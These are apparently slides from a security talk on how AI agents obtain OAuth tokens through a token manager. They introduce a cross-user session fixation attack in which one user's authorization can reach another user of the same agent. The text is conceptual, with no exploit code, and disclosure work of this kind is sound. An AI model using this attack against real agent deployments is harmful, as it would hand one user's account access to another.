
- Query Token Manager to generate an **OAuth URL** [②]
- **Send the OAuth URL to user**
- User completes OAuth
- Token sent to **Token Manager**

## Token Manager's Perspective


- Connection manifests as an **authorization session**, tracked via **state** parameter in OAuth flow

## End-user's Perspective

- **Same user experience** as in traditional OAuth
- "Proprietary" part is **opaque**



# Attack Type 1 – Session Fixation



## Expectation (End-user's Perspective):


- **My** authorization for an agent should not go to another **user** served by the same agent.

## Reality:

- **Cross-user Session Fixation**

# Attack Type 1 – Session Fixation

**Connection = <tool, agent, user>**




## Expectation (End-user's Perspective):


- **My** authorization for an agent should not go to another **user** served by the same agent.

## Reality:


- **Cross-user Session Fixation**




# Session Fixation: Attack



# Session Fixation: Attack

